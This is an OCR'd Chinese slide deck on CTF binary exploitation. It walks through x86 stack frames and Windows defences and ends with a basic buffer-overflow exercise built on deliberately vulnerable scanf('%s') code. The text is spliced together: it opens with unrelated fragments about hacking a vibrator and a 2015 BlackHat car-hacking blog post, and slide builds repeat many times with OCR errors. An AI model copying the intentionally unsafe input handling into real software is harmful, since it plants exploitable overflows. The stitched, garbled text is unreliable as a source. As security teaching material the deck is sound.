
这个跳蛋有三种模式：**预定义节奏的震动、随着音乐翩翩起舞的震动还有一个体位交互震动**，因为前两个没啥难度，基本抓到操作重放出来就OK了，最后这个模式比较卡哇伊，玩玩它咯。

看黑客如何远程黑掉一辆汽车 - BlackHat 2015 黑帽大会总结 day 1 ⛈

2015/08/06 16:29 | 蒸米 | 漏洞分析 | 6 条评论了已经 | 阅读: 18,527

0x00 序

今天是Black Hat 2015第一天，九点钟开场。开场介绍是由Black Hat创始人Jeff Moss讲的。随后又请来了Stanford law school的Jennifer Granickz做了keynote speech。



PWN in CTF?

PWN in CTF?

-> 測試選手找弱點、漏洞的能力

PWN in CTF?

->測試選手找弱點、漏洞的能力

-> 測試選手利用弱點、漏洞的能力


PWN in CTF?

->測試選手找弱點、漏洞的能力

-> 測試選手利用弱點、漏洞的能力

找 != 能利用

CTF PWN Type?


NC、SSH
參賽者
競賽題目主機



NC、SSH
參賽者
競賽題目主機
RESPONSE:
Hello World, What's your name?

SEND:
T4S!_H4cker

參賽者

競賽題目主機

SEND:
T4S!_H4cker



RESPONSE:
Ok, T4S!_H4cker! Nice to meet you

Find a exploit?

```c
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%7s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    return 0;
}
```

```c
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%7s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    return 0;
}
```

沒有洞，整你們der

```c
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    exit(0);
}
```

```
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    exit(0);
}
```

有漏洞，可Buffer Overflow

```c
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    exit(0);
}
```

但沒辦法利用

```c
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    return 0;
}
```

```
#include <iostream>

int main()
{
    char tmpBuff[8] = {};
    printf("Hello World, What's your name?\n");
    scanf("%s", tmpBuff);

    printf("Ok, %s! Nice to meet you\n" , tmpBuff );
    system("PAUSE");
    return 0;
}
```

有漏洞，可利用！

Use the exploit?

Use the exploit?

-> Control RIP (BOF, Heap, SEH, Sigreturn...)

Use the exploit?

-> RIP (BOF, Heap, SEH, Sigreturn...)

-> Shellcode

Use the exploit?

-> RIP (BOF, Heap, SEH, Sigreturn...)

-> Shellcode

Windows Only

Use the exploit?

-> RIP (BOF, Heap, SEH, Sigreturn..)

-> Shellcode

Linux Only

有攻擊就有防禦（防禦也是考點）

通用防禦：

DEP — 資料區段不可執行、執行區段不可寫

ALSR — 隨機化模組地址

（一般而言考點就是這兩個）

Windows上攻擊手段：

1.Buffer Overflow(BOF)

2.Structured Exception Handling (SEH)

3.Heap Spray

Windows上防禦：

1.DEP — 資料不可執行、執行不可寫

2.ALSR — 隨機化模組地址

3.Safe SEH — 檢測Handler合法性

4.SEHOP — 驗證SEH表被覆蓋情況

5.Security Cookie — ret前檢測Stack是否爛掉

本日菜單：

1. Buffer Overflow ret on Windows
2. Security Cookie?
3. Buffer Overflow SEH on Windows

X86 CALLING CONVENTION
&
RETURN-ORIENTED-PROGRAMMING

```
void theModul()
{
    _asm nop
    _asm nop
    _asm nop
}

void main()
{
    theModul();
}
```

```
void main()
{
    theModul();
}
```

```
010 ; int __cdecl main(int argc, const char **argv, const char **envp)
010 main            proc near               ; CODE XREF: __tmainCRTStartup+F9↓p
010
010 argc            = dword ptr  8
010 argv            = dword ptr  0Ch
010 envp            = dword ptr  10h
010
010                 push    ebp
011                 mov     ebp, esp
013 ; 2:   theModul();
013                 call    theModul
018 ; 3:   return 0;
018                 xor     eax, eax
01A                 pop     ebp
01B                 retn
01B main            endp
```

```
void  theModul()
 {
      _asm nop
      _asm nop
      _asm nop
 }
```

```
000 theModul        proc near               ; CODE XREF: main+3↓p
000                 push    ebp
001                 mov     ebp, esp
003                 nop
004                 nop
005                 nop
006                 pop     ebp
007                 retn
007 theModul        endp
```

```
int theModul(int Deek)
{
    _asm nop
    _asm nop
    _asm nop
    return (Deek + 1);
}
```

```
int main(int argc,char ** argv)
{
    int retVal = theModul(1) >> 2;
    int Buffer = retVal + argc;
    printf("%d\n", Buffer);
    return 0;
}
```

```
int  theModul(int Deek)
{
      _asm nop
      _asm nop
      _asm nop
      return (Deek + 1);
}
```

```
                push    ebp
                mov     ebp, esp
return a1 + 1;
                nop
                nop
                nop
                mov     eax, [ebp+8]
                add     eax, 1
                pop     ebp
                retn
```

[EBP+0] = Pointer to old EBP

[EBP+4] = Return Address

[EBP+8] = First Parameter

[EBP+c] = Second Parameter

[EBP+10] = Third Parameter

…etc

[EBP+8 + 4*index] = Parameter[index]

```
VOID FUNC()
{
    INT A = 0;
    INT B = 1;
    INT C = 2;
}
```

```
PUSH EBP
MOV EBP,ESP
SUB ESP, LEN
```

```
[EBP - 4] =0
```

```
[EBP - 8] =1
```

```
[EBP - C] =2
```

```
void Func()
{
    nFunc(arg1,arg2,arg3...)
}
```

```
push ebp
mov ebp,esp
.
.
push arg3
push arg2
push arg1
call nFunc
```

```c
int main(int argc,char ** argv)
{
    int retVal = theModul(1) >> 2;
    int Buffer = retVal + argc;
    printf("%d\n", Buffer);
    return 0;
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

```c
int main(int argc,char ** argv)
{
    int retVal = theModul(1) >> 2;
    int Buffer = retVal + argc;
    printf("%d\n", Buffer);
    return 0;
}
```

```asm
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

```c
int main(int argC,char ** argv)
{
    int retVal = theModul(1) >> 2;
    int Buffer = retVal + argC;
    printf("%d\n", Buffer);
    return 0;
}
```

```asm
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

```c
int main(int argc,char ** argv)
{
    int retVal = theModul(1) >> 2;
    int Buffer = retVal + argc;
    printf("%d\n", Buffer);
    return 0;
}
```

```asm
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

WHY?

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

STACK
ESP + 0
ESP + 4
ESP + 8
ESP + C
ESP + 10
ESP + 14

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	Stack
ESP + 0	Old EBP
ESP + 4	
ESP + 8	
ESP + C	
ESP + 10	
ESP + 14	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	STACK
EBP + 0 =ESP	Old EBP
EBP + 4	
EBP + 8	
EBP + C	
EBP + 10	
EBP + 14	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	Stack
EBP - 8 =ESP	Buffer
EBP - 4	Buffer
EBP + 0	Old EBP
EBP + 4	
EBP + 8	
EBP + C	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	STACK
EBP - 8 =ESP	1
EBP - 4	Buffer
EBP + 0	Buffer
EBP + 4	Old EBP
EBP + 8	
EBP + C	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

Stack	
EBP - 8 =ESP	return Address
EBP - 4	1
EBP + 0	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	

```
push    ebp
mov     ebp, esp
l + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

	Stack
EBP - 8 =ESP	return Address
EBP - 4	1
EBP + 0	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	

```
push    ebp
mov     ebp, esp
| + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

EIP

	STACK
EBP - 8 =ESP	EBP
EBP - 4	return Address
EBP + 0	1
EBP + 4	Buffer
EBP + 8	Buffer
EBP + C	Old EBP

```
push    ebp
mov     ebp, esp
l + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

EIP

	Stack
EBP + 0 =ESP	EBP
EBP + 4	return Address
EBP + 8	1
EBP + C	Buffer
EBP + 10	Buffer
EBP + 14	Old EBP

```
push    ebp
mov     ebp, esp
| + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

EIP

	STACK
EBP + 0 =ESP	EBP
EBP + 4	return Address
EBP + 8	1
EBP + C	Buffer
EBP + 10	Buffer
EBP + 14	Old EBP

```
push    ebp
mov     ebp, esp
| + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

EIP

	STACK
EBP - 8 =ESP	return Address
EBP - 4	1
EBP + 0	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	

```
push    ebp
mov     ebp, esp
| + 1;
nop
nop
nop
mov     eax, [ebp+8]
add     eax, 1
pop     ebp
retn
endp
```

EIP

	STACK
EBP - 8 =ESP	return Address
EBP - 4	1
EBP + 0	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	Stack
EBP - 4 =ESP	1
EBP + 0	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	
EBP + 10	

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    1
call    theModul
add     esp, 4
sar     eax, 2
mov     [ebp-4], eax
mov     eax, [ebp-4]
add     eax, [ebp+8]
mov     [ebp-8], eax
mov     ecx, [ebp+var_8]
push    ecx
push    offset unk_410188
call    printf
add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

EIP

	Stack
EBP + 0 = ESP	Buffer
EBP + 4	Buffer
EBP + 8	Old EBP
EBP + C	
EBP + 10	

參數保存區

區域變數保存區

<—第 k 個參數保存點

<—第一個參數保存點

<—返回地址(當層函數ret跳返回哪)

<—保存舊的EBP(以+0為分割)

<—區域Buffer1

<—區域Buffer2

Basic Buffer Overflow

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);
```

```c
    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

[EBP-8]

[EBP-0x10]

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName? ; "wha
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName? ; "wha
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName? ; "wha
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName? ; "wh
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS              ; "%s"
call    scanf
add     esp, 8
```

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

```
lea     edx, [ebp-8]
push    edx
lea     eax, [ebp-10h]
push    eax
push    offset aSS          ; "%s %s\
call    printf
add     esp, 0Ch
push    offset aAdmin       ; "admin"
lea     ecx, [ebp-10h]
push    ecx
call    strcmp
add     esp, 8
test    eax, eax
jz      short loc_40200E
```

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);
    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

How to let data == “admin”?

